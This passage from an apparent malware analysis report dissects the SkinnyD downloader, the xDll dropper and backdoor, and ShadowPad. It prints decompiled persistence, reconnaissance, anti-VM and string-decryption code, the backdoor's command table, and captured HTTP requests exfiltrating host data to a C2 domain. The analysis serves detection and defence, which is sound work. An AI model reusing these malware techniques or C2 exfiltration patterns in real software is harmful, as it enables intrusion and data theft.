


Figure 16. Malware compilation time in UTC+0




Figure 17. Malware compilation time in UTC+8

2.1. Analyzing SkinnyD

SkinnyD (Skinny Downloader) is a simple downloader: it contains several C2 addresses and goes through them one by one.

The next stage is downloaded with a GET request to the C2 server via a special URL address generated according to a format string hard-coded in the malware code.

```
sprintf(&Buffer, Format, g_acsCurrentC2, aNewsPhp, time);// http://%s/%s?type=0&time=%s
```

Figure 18. URL format string

The malware checks the data received from the C2 as follows:

- The data size must be more than 0x2800 bytes.
- The data must begin with the bytes "4D 5A" (MZ).

The downloaded binary file is decrypted with XOR and loaded with PE reflective loading. After the binary file loads, control transfers to the exported symbol MyCode.

The malware gains persistence via the key Environment\UserInitMprLogonScript.[15]

15. attack.mitre.org/techniques/T1037/

```
strcpy(ValueName, "UserInitMprLogonScript");
if ( RegOpenKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0x20006u, &phkResult) )
{
  RegCloseKey(phkResult);
  result = 0;
}
else
{
  v0 = RegSetValueExA(phkResult, ValueName, 0, 1u, (const BYTE *)g_acsTempCopyOfFile, strlen(g_acsTempCopyOfFile));
  RegCloseKey(phkResult);
  result = v0 == 0;
}
return result;
```

Figure 19. Persistence code

In the SkinnyD samples we studied, we found an interesting artifact linking it to xDll. This was the string "3853ed273b89687". Since the string is not used by the downloader, perhaps it's a builder artifact.

2.2. Analyzing xDll

2.2.1. Dropper

The dropper is an executable file written in C and compiled in Microsoft Visual Studio. Its compilation date (February 11, 2020, 9:54:40 AM) looks plausible.

```
[x]
Count of sections                3 | Machine                Intel386
Symbol table  00000000[00000000]   |   Tue Feb 11 09:54:40 2020
Size of optional header       00E0 | Magic optional header      010B
Linker version                6.00 | OS version                 4.00
Image version                 0.00 | Subsystem version          4.00
Entry point               000014DB | Size of code           00004000
Size of init data         00013000 | Size of uninit data    00000000
Size of image             00018000 | Size of header         00001000
Base of code              00001000 | Base of data           00005000
Image base                00400000 | Subsystem                   GUI
Section alignment         00001000 | File alignment         00001000
Stack            00100000/00001000 | Heap          00100000/00001000
Checksum                  00000000 | Number of dirs               16
```

Figure 20. General information about the dropper

It contains a payload in the form of the xDll backdoor in the data section.

```
.data:0040607D 00 00 00                          align 10h
.data:00406080 4D 5A 90 00             aMz       db 'MZђ',0          ; DATA XREF: WinMain(x,x,x,x)+98↑o
.data:00406080                                                       ; WinMain(x,x,x,x)+E7↑o
.data:00406084 03 00 00 00                       dd 3
.data:00406088 04 00 00 00                       dd 4
.data:0040608C FF FF 00 00                       dd 0FFFFh
.data:00406090 B8 00 00 00                       dd 0B8h
.data:00406094 00 00 00 00                       dd 0
.data:00406098 40 00 00 00                       dd 40h
.data:0040609C 00 00 00 00                       dd 0
.data:004060A0 00 00 00 00                       dd 0
.data:004060A4 00 00 00 00                       dd 0
.data:004060A8 00 00 00 00                       dd 0
.data:004060AC 00 00 00 00                       dd 0
.data:004060B0 00 00 00 00                       dd 0
.data:004060B4 00 00 00 00                       dd 0
.data:004060B8 00 00 00 00                       dd 0
.data:004060BC F0 00 00 00                       dd 0F0h
.data:004060C0 0E 1F BA 0E                       dd 0EBA1F0Eh
.data:004060C4 00 B4 09 CD                       dd 0CD09B400h
.data:004060C8 21 B8 01 4C                       dd 4C01B821h
.data:004060CC CD                                db 0CDh ; H
.data:004060CD 21                                db 21h ; !
.data:004060CE 54 68 69 73 20 70 72 6F+aThisProgramCa db 'This program cannot be run in DOS mode.',0Dh,0Dh,0Ah
.data:004060CE 67 72 61 6D 20 63 61 6E+          db '$',0
.data:004060FA 00                                db    0
.data:004060FB 00                                db    0
.data:004060FC 00                                db    0
```

Figure 21. Another executable file in the dropper

The dropper extracts 59,392 bytes of data and attempts to write this to one of two paths:

- %windir%\Device.exe
- %windir%\system32\browseui.dll

Next, it copies itself to the directory %windir%\DeviceServe.exe and creates a service named VService, thereby ensuring auto-launch as a service.

```
GetWindowsDirectoryA(&Buffer, 0x104u);
strcat(&Buffer, "\\DeviceServe.exe");
GetModuleFileNameA(0, &Filename, 0x80u);
CopyFileA(&Filename, &Buffer, 0);
v0 = OpenSCManagerA(0, 0, 0xF003Fu);
dword_416D28 = (int)v0;
if ( v0 )
{
  hSCObject = CreateServiceA(v0, "VService", "VService", 0xF01FFu, 0x110u, 2u, 0, &Buffer, 0, 0, 0, 0, 0);
  v0 = (SC_HANDLE)dword_416D28;
}
if ( hSCObject )
{
  v1 = OpenServiceA(v0, "VService", 0x10u);
  hSCObject = v1;
  if ( v1 )
  {
    StartServiceA(v1, 0, 0);
    CloseServiceHandle(hSCObject);
  }
  v0 = (SC_HANDLE)dword_416D28;
}
return CloseServiceHandle(v0);
```

Figure 22. Installing the service

When the service runs, it creates a separate thread for running the payload.

```
DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
{
  CHAR Buffer; // [esp+Ch] [ebp-104h]

  GetWindowsDirectoryA(&Buffer, 0x104u);
  strcat(&Buffer, "\\Device.exe");
  WinExec(&Buffer, 0);
  return 0;
}
```

Figure 23. Running the payload

We should note that there is no option to launch a different payload variant in the form of a DLL library (browseui.dll).

2.2.2. xDll backdoor

The backdoor is a file written in C++ and compiled in Microsoft Visual Studio using the MFC library. It also has a plausible compilation date of February 10, 2020, 6:14:37 PM.

```
Count of sections                 4 | Machine                   Intel386
Symbol table  00000000[00000000]    |       Mon Feb 10 18:14:37 2020
Size of optional header        00E0 | Magic optional header         010B
Linker version                 6.00 | OS version                    4.00
Image version                  0.00 | Subsystem version             4.00
Entry point                0000A9EF | Size of code              0000A600
Size of init data          00004400 | Size of uninit data       00000000
Size of image              00012000 | Size of header            00000400
Base of code               00001000 | Base of data              0000C000
Image base                 00400000 | Subsystem                      GUI
Section alignment          00001000 | File alignment            00000200
Stack             00100000/00001000 | Heap             00100000/00001000
Checksum                   00000000 | Number of dirs                  16
```

Figure 24. General information about the payload

It creates a separate thread in which all actions take place.

It starts by scouting the system and collects the following information:

- Computer name
- IP address
- OEM code page
- MAC address (used later on to calculate the MD5 hash sum for C2 interactions)

```
memset(&pncb, 0, sizeof(pncb));
pncb.ncb_command = 0x37;                        // NCBENUM, NCB ENUMERATE LANA NUMBERS
pncb.ncb_buffer = (PUCHAR)&v6;
pncb.ncb_length = 256;
Netbios(&pncb);
printf("The NCBENUM return adapter number is: %d \n ", (unsigned __int8)v6);
result = v6;
v2 = 0;
if ( (_BYTE)v6 )
{
  do
  {
    memset(&pncb, 0, sizeof(pncb));
    v3 = *((_BYTE *)&v6 + v2 + 1);
    pncb.ncb_command = 0x32;                    // NCBRESET
    pncb.ncb_lana_num = v3;
    Netbios(&pncb);
    v4 = *((_BYTE *)&v6 + v2 + 1);
    memset(&pncb, 0, sizeof(pncb));
    pncb.ncb_lana_num = v4;
    pncb.ncb_command = 0x33;                    // NCBASTAT, NCB ADAPTER STATUS
    strcpy((char *)pncb.ncb_callname, "* ");
    pncb.ncb_length = 600;
    pncb.ncb_buffer = (PUCHAR)&v7;
    result = Netbios(&pncb);
    if ( !result )
      result = sprintf(
                 Dest,
                 "%02x-%02x-%02x-%02x-%02x-%02x",
                 (unsigned __int8)v7,
                 BYTE1(v7),
                 BYTE2(v7),
                 HIBYTE(v7),
                 v8,
                 (unsigned __int8)v9);
```

Figure 25. Obtaining MAC address

- OS version

```
}
else if ( VersionInformation.dwMinorVersion == 2 )
{
  if ( v40 == 1 )
  {
    v13 = strlen("Windows 8") + 1;
    v2 = v13 - 1;
    if ( (unsigned __int8)std::basic_string<char,std::char
                            &v36,
                            v13 - 1,
                            1) )
    {
      v9 = v13 - 1;
      v10 = "Windows 8";
      goto LABEL_47;
    }
  }
  else
  {
    v14 = strlen("Windows Server 2012") + 1;
    v2 = v14 - 1;
    if ( (unsigned __int8)std::basic_string<char,std::char
                            &v36,
                            v14 - 1,
                            1) )
    {
      v15 = v37;
      v4 = v14 - 1;
      qmemcpy(v37, "Windows Server 2012", 4 * (v2 >> 2));
      v6 = &aWindowsServer2_0[4 * (v2 >> 2)];
      v5 = &v15[4 * (v2 >> 2)];
      v7 = v14 - 1;
      goto LABEL_48;
```

Figure 26. Obtaining OS version

- The preset identifier "sssss" (probably characteristic of this particular version of the backdoor)
- Whether the user is an admin

```
  v2 = GetCurrentProcess();
  if ( !OpenProcessToken(v2, 8u, &TokenHandle) )
    return 0;
}
v3 = GetTokenInformation(TokenHandle, TokenGroups, &TokenInformation, 0x400u, &ReturnLength);
CloseHandle(TokenHandle);
if ( !v3 || !AllocateAndInitializeSid(&pIdentifierAuthority, 2u, 0x20u, 0x220u, 0, 0, 0, 0, 0, 0, &pSid) )
  return 0;
v4 = 0;
if ( TokenInformation > 0 )
{
  v5 = &v13;
  while ( !EqualSid(pSid, *v5) )
  {
    ++v4;
    v5 += 2;
    if ( v4 >= TokenInformation )
      goto LABEL_15;
```

Figure 27. Checking privileges

- Whether it is in a virtual environment

```
mov     large fs:0, esp
sub     esp, 0Ch
push    ebx
push    esi
push    edi
mov     [ebp+ms_exc.old_esp], esp
mov     byte ptr [ebp+var_1C], 1
mov     [ebp+ms_exc.registration.TryLevel], 0
push    edx
push    ecx
push    ebx
mov     eax, 564D5868h  ; #Signsrch "anti-debug: anti-VMWare [..21]"
mov     ebx, 0
mov     ecx, 0Ah
mov     edx, 5658h
in      eax, dx
cmp     ebx, 564D5868h
setz    byte ptr [ebp+var_1C]
pop     ebx
pop     ecx
pop     edx
jmp     short loc_408FF5
```

Figure 28. Checking the environment

- Domain and username

```
v0 = GetCurrentThread();
if ( !OpenThreadToken(v0, 8u, 1, &TokenHandle) )
{
  if ( GetLastError() != 1008 )
    return 0;
  v1 = GetCurrentProcess();
  if ( !OpenProcessToken(v1, 8u, &TokenHandle) )
    return 0;
}
result = GetTokenInformation(TokenHandle, TokenUser, &TokenInformation, 0x400u, &ReturnLength);
if ( result )
  result = LookupAccountSidA(
             0,
             TokenInformation,
             g_username,
             &cchName,
             g_domainname,
             &cchReferencedDomainName,
             &peUse);
return result;
```

Figure 29. Obtaining domain and username

- CPU

```
strcpy(&SubKey, "HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0");
memset(&v6, 0, 0x34u);
v7 = 0;
strcpy(&ValueName, "ProcessorNameString");
memset(&v4, 0, 0x50u);
v0 = malloc(0x64u);
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, &SubKey, 0, 0x20019u, &phkResult) )
{
  RegQueryValueExA(phkResult, &ValueName, 0, 0, 0, &cbData);
  realloc(v0, cbData);
  if ( !RegQueryValueExA(phkResult, &ValueName, 0, 0, (LPBYTE)v0, &cbData) )
    strcpy((char *)&g_cpu_info, (const char *)v0);
}
RegCloseKey(phkResult);
Sleep(0x64u);
```

Figure 30. Obtaining CPU information

- RAM

```
struct _MEMORYSTATUSEX Buffer; // [esp+4h] [ebp-40h]

memset(&Buffer, 0, sizeof(Buffer));
Buffer.dwLength = 64;
GlobalMemoryStatusEx(&Buffer);
return wsprintfA(g_memory_info, "%d MB", (Buffer.ullTotalPhys >> 20) + 1);
```

Figure 31. Obtaining information about RAM

- System language

```
int result; // eax
CHAR LCData; // [esp+8h] [ebp-50h]

GetLocaleInfoA(0x800u, 0x1002u, &LCData, 128);
result = 0;
strcpy((char *)&g_country_info, &LCData);
return result;
```

Figure 32. Obtaining information about the system language

Next, the backdoor decrypts C2 server addresses. In this case, there are two, but they are identical: www.oseupdate.dns-dns[.]com. The backdoor body contains a third address (127.0.0.1), which is replaced with the decrypted one.

```
                mov     [esp+3F0h+var_3CC], esi
                mov     bl, 1Fh
                jz      short loc_409DB7

loc_409D95:                             ; CODE XREF: f_main_thread+A5↓j
                mov     cl, byte ptr g_c2[edx] ; "www.oseupdate.dns-dns.com"
                mov     edi, offset g_c2 ; "www.oseupdate.dns-dns.com"
                xor     cl, bl
                xor     eax, eax
                mov     byte ptr g_c2[edx], cl ; "www.oseupdate.dns-dns.com"
                or      ecx, 0FFFFFFFFh
                inc     edx
                repne scasb
                not     ecx
                dec     ecx
                cmp     edx, ecx
                jb      short loc_409D95
```

Figure 33. Decrypting C2 address

When the C2 server address is obtained, a GET request will be sent, with its format as follows: hxxp://{host}:{port}/{uri}?type=1&hash={md5}&time={current_time}. Request parameters are:

- host (C2 address)
- port (port 80)

- uri (string "news.php")
- md5 (hash sum of the MAC address, which is probably the victim's identifier)
- current_time (current system time)

Here's how it all looks:

```
GET /news.php?type=1&hash=01747aeeb45cfd2a8d23cad1b409b9c3&time=19:53:05 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 5.2) AppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.122 Safari/534.30
Host: www.oseupdate.dns-dns.com
Cache-Control: no-cache
```

Figure 34. Sample request to the server

Note that the request uses a preset value for the HTTP User-Agent header:

```
Mozilla/5.0 (Windows NT 5.2) AppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.122 Safari/534.30
```

```
if ( InternetCrackUrlA(v4, 0, 0, &UrlComponents) )
{
  if ( UrlComponents.nScheme == 3 )
  {
    v5 = InternetOpenA(
           "Mozilla/5.0 (Windows NT 5.2) AppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.122 Safari/534.30",
           0,
           0,
           0,
           0);
    v21 = v5;
    if ( v5 )
    {
      v6 = InternetConnectA(v5, &szServerName, UrlComponents.nPort, &szUserName, &szPassword, 3u, 0, 0);
```

Figure 35. Embedded User-Agent

The expected server response is the character "1". If that response is received, a POST request is sent with basic system information in JSON format:

- Hash sum of the MAC address
- Computer name
- IP address
- OS version
- Domain name
- Preset identifier "sssss"
- OEM code page

Example request:

```
1POST /news.php HTTP/1.1
Referer: post_info
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: www.oseupdate.dns-dns.com
Content-Length: 164
Cache-Control: no-cache

{ "md5": "01747aeeb45cfd2a8d23cad1b409b9c3", "Name": [redacted],"IP": [redacted],"OS": [redacted],"Domain": [redacted],"Note": "sssss","Chcp": [redacted],"In_IP":
HTTP/1.1 200 OK
```

Figure 36. Sending system information

We should note that the JSON format used is incorrect. In addition, the value of the In_IP field is missing. Perhaps it was expected that both the internal and external IP addresses would be determined. But logic for determining the external address was not yet implemented in this variant of xDll. Another tell-tale detail is the value ("post_info") of the Referer HTTP header. In addition, a different value is selected for the User-Agent HTTP header:

Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)

Next comes the loop for processing C2 commands. For that purpose, the backdoor sends a GET request in a format matching the one described earlier. The only difference is that "type" parameter value is now "2" instead of "1":

```
hxxp://{host}:{port}/{uri}?type=2&hash={md5}&time={current_time}
```

The expected server response is a lowercase Latin letter (from a to z). The following table shows commands and the corresponding actions:

Command	Action
c	Collect and send information about connected volumes
d	Collect and send contents of directory
e	Receive a file from the server, save it to the system, and report success
f	Run the indicated ShellExecuteA and report success
g	Delete the indicated file with ShellExecuteA and report success
h	Upload the indicated file to the server
j	Collect and send a list of system processes
k	End the indicated process and report success
l	Execute the command with cmd.exe and send the output
m	Continue communicating with cmd.exe and run further commands
n	Collect and send a list of system services
o	Send all information collected during reconnaissance
q	Same as d
u	Start all communication with C2 again

Successful execution of some commands requires additional data. For instance, downloading a file from the server (the "e" command) requires indicating the file name. In this case, the server provides that name after a comma. For instance, "e,dangerous_file.txt".

This is what a request and the response look like:




Figure 37. An example of a command for downloading a file

Next, the file is requested and its content is returned:

```
GET http://www.oseupdate.dns-dns.com/cache/dangerous_file.txt HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 5.2) AppleWebKit/534.30 (KHTML, lik
Host: www.oseupdate.dns-dns.com
Pragma: no-cache

Find... (press Ctrl+Enter to highlight all)

Transformer | Headers | TextView | SyntaxView | ImageView | HexView | WebView | Ai

HTTP/1.1 200 OK with automatic headers
Date: Tue, 30 Nov 2021 12:52:43 GMT
Content-Length: 21
Cache-Control: max-age=0, must-revalidate
Content-Type: text/plain

Very dangerous string
```

Figure 38. File content sent to the server

Then a report indicating successful download is sent.

```
POST http://www.oseupdate.dns-dns.com/news.php HTTP/1.1
Content-Type: multipart/form-data; boundary=---------------------------7db29f2140360
Referer: upfile
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET
Host: www.oseupdate.dns-dns.com
Content-Length: 256
Pragma: no-cache

-----------------------------7db29f2140360
Content-Disposition: form-data; name="myfile"; filename="d00ebadc3604888d170af76518c0e627.gif"
Content-Type: image/pjpeg

p
UploadFile success-dangerous_file.txt
-----------------------------7db29f2140360--
```

Figure 39. Report on successful file download

Notice again the idiosyncratic value of the "Referer: upfile" field, the type of transmitted data (image/pjpeg), and the name of the transmitted file: {md5}.gif (using the hash sum of the MAC address).

When the command for collecting the directory listing (the "d" command) is processed, the delineator is not a comma. Instead, the path to the catalog is expected to start from the second character, for instance: "d|C:\Users".

```
POST http://www.oseupdate.dns-dns.com/news.php HTTP/1.1
Content-Type: multipart/form-data; boundary=---------------------------7db29f2140360
Referer: upfile
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
Host: www.oseupdate.dns-dns.com
Content-Length: 1030
Pragma: no-cache

-----------------------------7db29f2140360
Content-Disposition: form-data; name="myfile"; filename="d00ebadc3604888d170af76518c0e627.gif"
Content-Type: image/pjpeg

d
{ "para1": "1", "para2": "C:\Users/All Users", "para3": "All Users", "para4": "2009-07-14 09:08:56", "para5": "0"}
{ "para1": "1", "para2": "C:\Users/Default", "para3": "Default", "para4": "2019-03-12 12:15:06", "para5": "0"}
{ "para1": "1", "para2": "C:\Users/Default User", "para3": "Default User", "para4": "2009-07-14 09:08:56", "para5":
{ "para1": "0", "para2": "C:\Users/desktop.ini", "para3": "desktop.ini", "para4": "2009-07-14 08:54:24", "para5": '
{ "para1": "1", "para2": "C:\Users/Ivan", "para3": "Ivan", "para4": "2019-03-12 12:15:32", "para5": "0"}
{ "para1": "1", "para2": "C:\Users/Public", "para3": "Public", "para4": "2011-04-12 17:37:14", "para5": "0"}
{ "para1": "1", "para2": "C:\Users/??? ????????????", "para3": "??? ????????????", "para4": "2019-03-12 12:15:06",

-----------------------------7db29f2140360--
```

Figure 40. Directory listing

The data is transmitted in JSON format, and this time the format is correct.

The following example shows sending information obtained from system analysis (the "o" command).

```
POST http://www.oseupdate.dns-dns.com/news.php HTTP/1.1
Content-Type: multipart/form-data; boundary=---------------------------7db29f2140360
Referer: upfile
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET
Host: www.oseupdate.dns-dns.com
Content-Length: 784
Pragma: no-cache

-----------------------------7db29f2140360
Content-Disposition: form-data; name="myfile"; filename="d00ebadc3604888d170af76518c0e627.gif"
Content-Type: image/pjpeg

o
{ "para1": "Computername", "para2": "Ivan-??", "para3": "null"}
{ "para1": "Domain", "para2": "Ivan-??", "para3": "null"}
{ "para1": "OS", "para2": "Windows 7", "para3": "null"}
{ "para1": "user", "para2": "Ivan", "para3": "null"}
{ "para1": "Is admin user", "para2": "Yes", "para3": "null"}
{ "para1": "Processor", "para2": "Intel(R) Core(TM) i5-4570 CPU @ 3.20GHz", "para3": "null"}
{ "para1": "Memory", "para2": "4096 MB", "para3": "null"}
{ "para1": "Country", "para2": "United States", "para3": "null"}
{ "para1": "Is vmware", "para2": "Yes", "para3": "null"}

-----------------------------7db29f2140360--
```

Figure 41. Sending system information

The data is submitted in JSON format again, but with fewer keys.

The JSON string templates are specified in the backdoor; the string itself is formed by concatenation, without using any special libraries.

However, in some cases, when a brief report is sufficient, the information may be transmitted in plaintext.

```
POST http://www.oseupdate.dns-dns.com/news.php HTTP/1.1
Content-Type: multipart/form-data; boundary=---------------------------7db29f2140360
Referer: upfile
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET C
Host: www.oseupdate.dns-dns.com
Content-Length: 245
Pragma: no-cache

-----------------------------7db29f2140360
Content-Disposition: form-data; name="myfile"; filename="d00ebadc3604888d170af76518c0e627.gif"
Content-Type: image/pjpeg

p
Run File success-calc.exe
-----------------------------7db29f2140360--
```




Figure 42. Result of command for code execution

2.3. ShadowPad

As mentioned, we found some public directories on one of the xDll servers, and one of those directories contained ShadowPad. We found no significant differences from earlier versions, therefore the following is only a brief analysis of the new version.

2.3.1. ShadowPad loader and obfuscation

The first stage is decryption of the shell code responsible for installing the backdoor on the system. The shellcode is decrypted with an XOR-like algorithm, which modifies the encryption key at each iteration with arithmetic operations with certain constants.

```
output_data = v1 ;
counter = 90754i64 ;
do
{
  *output_data = key ^ output_data [encrypted_data - v1 ];
  dwErrCode = key << 16 ;
  SetLastError (key << 16 );
  tmp1Key = key >> 16 ;
  SetLastError (tmp1Key );
  tmp_key = dwErrCode + tmp1Key ;
  SetLastError (tmp_key );
  tmp_key *= 0xDC9A08FD ;
  SetLastError (tmp_key );
  key = tmp_key - 0x1CB712FB ;
  SetLastError (key );
  ++output_data ;
  --counter ;
}
while ( counter );
```

Figure 43. Main module decryption cycle

After decryption, control transfers to the loader, which features a characteristic type of obfuscation.

```
                          loc_1A5A88:                              ;
48 8B 7B 60               mov     rdi, [rbx+60h]
44 89 AD C0 03 00 00      mov     [rbp+3C0h], r13d
E9 9E 00 00 00            jmp     loc_1A5B36
                          ; ---------------------------------------

                          loc_1A5A98:                              ;
72 03                     jb      short near ptr loc_1A5A9C+1
73 01                     jnb     short near ptr loc_1A5A9C+1

                          loc_1A5A9C:                              ;
                                                                   ;
E9 44 8B 9D C0            jmp     near ptr 0FFFFFFFFC0B7E5E5h
                          ; ---------------------------------------
03 00                     add     eax, [rax]
00 41 C1                  add     [rcx-3Fh], al
E3 18                     jrcxz   near ptr loc_1A5ABF+1
```

Figure 44. Obfuscation used in the loader

We already saw this type of obfuscation in previous versions of ShadowPad. Certain bytes are inserted in various sections of the code pre-marked with two opposite conditional jumps pointing to the same address. To do away with this obfuscation, the indicated bytes must be replaced (with the "nop" opcode, for instance).

After the addresses of the API functions are received and the required code is placed in memory, control passes to the backdoor installation stage.

2.3.2. ShadowPad modules

Like the previous versions, this backdoor has a modular architecture. By default, the backdoor includes the following modules:

```
mov     [rsp-8+arg_0], rbx
mov     [rsp-8+arg_10], rdi
push    rbp
mov     rbp, rsp
sub     rsp, 80h
and     [rbp+arg_8], 0
lea     rdx, ptrToPlugins
lea     rcx, [rbp+arg_8]
mov     r8d, 2395h
call    fnDecompressShellcodeModuleAndLoad
lea     rdx, ptrToOnline
lea     rcx, [rbp+arg_8]
mov     r8d, 5149h
call    fnDecompressShellcodeModuleAndLoad
lea     rdx, ptrToConfig
lea     rcx, [rbp+arg_8]
mov     r8d, 1CF7h
call    fnDecompressShellcodeModuleAndLoad
lea     rdx, ptrToInstall
lea     rcx, [rbp+arg_8]
mov     r8d, 3820h
call    fnDecompressShellcodeModuleAndLoad
lea     rdx, ptrToDns
lea     rcx, [rbp+arg_8]
mov     r8d, 2CDAh
call    fnDecompressShellcodeModuleAndLoad
cmp     cs:qword_1C80D0, 0
jnz     short loc_1B44EA
```

Figure 45. Calling the functions for decryption and decompression of the modules built into the backdoor

Module name	ID	Compilation time
Root	5E6909BA	GMT: Wednesday, 11 March 2020, 15:54:34
Plugins	5E69097C	GMT: Wednesday, 11 March 2020, 15:53:32
Online	5E690988	GMT: Wednesday, 11 March 2020, 15:53:44
Config	5E690982	GMT: Wednesday, 11 March 2020, 15:53:38
Install	5E69099F	GMT: Wednesday, 11 March 2020, 15:54:07
DNS	5E690909	GMT: Wednesday, 11 March 2020, 15:51:37

The identifiers of these modules remain unchanged from version to version; they, too, are installed and run in a separate thread via the registry. Module compilation times can be found in the auxiliary header that comes before the shellcode.




Figure 46. Location of the compilation time in the shellcode header

A typical feature of any copy of ShadowPad is encryption of the strings in each module. The encryption algorithm is similar to the one used for backdoor decryption. The only difference is in the constants used for key modification.

The method of calling some API functions in ShadowPad modules is somewhat interesting. Some copies of the malware calculate the function address for each time a function is called, as shown in Figure 47. In addition, addresses of the functions to be called can be obtained via a special structure. Loading addresses for libraries are obtained based on the values of the structure members, to which the offsets of the required API functions are then added.




Figure 47. String decryption code in ShadowPad

Figure 48. Example of obfuscation of calling an API function

```
00 00          advapi32_OpenServiceW_ModuleInstall dq offset sub_2C8155
00 00          advapi32_OpenSCManagerW_ModuleInstall dq offset sub_2C8166
00 00          advapi32_AdjustTokenPrivileges_ModuleInstall dq offset sub_2C8177
                                                    ; DATA XREF: sub_2C2444+6D↑r
00 00          advapi32_LookupPrivilegeValueA_ModuleInstall dq offset sub_2C8188
